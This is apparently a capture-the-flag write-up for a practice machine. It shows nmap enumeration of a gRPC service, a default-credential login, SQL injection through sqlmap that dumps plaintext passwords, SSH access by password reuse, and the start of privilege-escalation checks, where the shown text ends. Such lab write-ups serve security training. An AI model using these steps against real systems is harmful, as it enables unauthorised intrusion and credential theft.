NMAP
nmap -p- -sV -sC 10.10.11.214
1
2
3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-30 16:10 PDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.20 seconds
Confirming that target is online: ping 10.10.11.214
1
2
3
4
5
64 bytes from 10.10.11.214: icmp_seq=22 ttl=63 time=77.6 ms
64 bytes from 10.10.11.214: icmp_seq=23 ttl=63 time=84.0 ms
64 bytes from 10.10.11.214: icmp_seq=24 ttl=63 time=81.2 ms
64 bytes from 10.10.11.214: icmp_seq=25 ttl=63 time=83.9 ms
64 bytes from 10.10.11.214: icmp_seq=26 ttl=63 time=86.8 ms
Testing with -Pn Flag nmap -Pn -p- -sV -sC 10.10.11.214
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-30 16:10 PDT
Nmap scan report for 10.10.11.214
Host is up (0.079s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91bf44edea1e3224301f532cea71e5ef (RSA)
|   256 8486a6e204abdff71d456ccf395809de (ECDSA)
|_  256 1aa89572515e8e3cf180f542fd0a281c (ED25519)
50051/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port50051-TCP:V=7.93%I=7%D=7/30%Time=64C6EE62%P=x86_64-pc-linux-gnu%r(N
SF:ULL,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\x0
SF:6\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(Generic
SF:Lines,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(GetRe
SF:quest,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(HTTPO
SF:ptions,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0
SF:\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(RTSP
SF:Request,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\
SF:0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(RPC
SF:Check,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(DNSVe
SF:rsionBindReqTCP,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\
SF:xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0
SF:")%r(DNSStatusRequestTCP,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0
SF:\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\
SF:0\0\?\0\0")%r(Help,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0
SF:\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\
SF:0\0")%r(SSLSessionReq,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x0
SF:5\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0
SF:\?\0\0")%r(TerminalServerCookie,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xf
SF:f\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0
SF:\0\0\0\0\0\?\0\0")%r(TLSSessionReq,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?
SF:\xff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x0
SF:8\0\0\0\0\0\0\?\0\0")%r(Kerberos,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\x
SF:ff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\
SF:0\0\0\0\0\0\?\0\0")%r(SMBProgNeg,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\x
SF:ff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\
SF:0\0\0\0\0\0\?\0\0")%r(X11Probe,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff
SF:\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\
SF:0\0\0\0\0\?\0\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at [https://nmap.org/submit/](https://nmap.org/submit/).
Nmap done: 1 IP address (1 host up) scanned in 126.73 seconds
gRPC
Port 50051 is normally used by gRPC (Remote Procedure Call Framework) https://grpc.io/
Host is an Ubuntu System
Some Medium Articles about a possible vulnerabilities and how to interact with gRPC.
https://medium.com/@ibm_ptc_security/grpc-security-series-part-2-b1fd38f8cd88
https://medium.com/@ibm_ptc_security/grpc-security-series-part-3-c92f3b687dd9
According to Part 2 there are a few tools we can use:
gRPC Curl
gRPC Curl: https://github.com/fullstorydev/grpcurl
install with go: go install github.com/fullstorydev/grpcurl/cmd/grpcurl@latest

Once grpccurl is installed we can test and see if the target is really running a gRPC server or not:
grpcurl -plaintext 10.10.11.214:50051 list

It looks to be hosting an Application named “SimpleApp” - Let see if we can find some info about what is running:
grpcurl -plaintext 10.10.11.214:50051 list SimpleApp

grpcurl -plaintext 10.10.11.214:50051 describe SimpleApp


Info about each of these RPC functions:


If we add the -msg-template flag to the request we can see how each request is formatted and see the exact fields structure
gRPC UI

We can also interact with the service via gRPC Web UI:
go install github.com/fullstorydev/grpcui/cmd/grpcui@latest


Trying to login with Admin:Admin

Message ID: 204
Token:
1
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2OTA3NzI2MDV9.CnKErP_wj2f-To3xhlaPwte6HgFvAbauQ7RxOkCHFWQ'
Confirm that password is correct by trying Admin:test 

Was able to get some info by adding the token as metadata: 
Brup Suite

Messing around with Burp and changing the ID values we get some weird errors from the service:
Unexpected \u003cclass 'TypeError'\u003e: 'NoneType' object is not subscriptable"
According to the guides I found on Medium gRPC can be affected by SQL injection attacks, this could be a route to find some interesting data, but we will need to speed up this process, probably a good use for SQLMap

For this we will use the -r (requests) flag for SQLMap, we will need to copy over the request from burp suite and add a wildcard to the field we want to edit, in this case the ID field.

Using Burp I saved this request to a file called test.req
SQLmap
next we will launch SQLmap using the saved request and see if we find anything: sqlmap -r test.req --risk 3 --level 5
Answered Yes to the first question to process the wildcard value and no to the next two

Looks like the site is running SQlite > 2.0

Looks like we got some possible attack vectors here:

Lets go a head and dump that info: sqlmap -r test.req --dump
1
2
3
4
5
6
+------------------------+----------+
| password               | username |
+------------------------+----------+
| admin                  | admin    |
| HereIsYourPassWord1431 | sau      |
+------------------------+----------+
User.txt

Most likely the user SAU may have reused their password, lets see if we can connect to SSH with this user’s info.

And were in!
Linpeas
Now the fun begins, lets see if linpeas can find any sort of escalation point
Start up the web server like normal can then wget over linpeas: 

Looks like sau has some processes running under root Dosn’t seem like much is going on here and that process is not of much use, maybe we are just looking for a misconfig in bash.

Tested su and sudo -l but no luck there ether
Lets see if we can find any SUID files: https://medium.com/go-cyber/linux-privilege-escalation-with-suid-files-6119d73bc620
find / -perm -u=s -type f 2>/dev/null
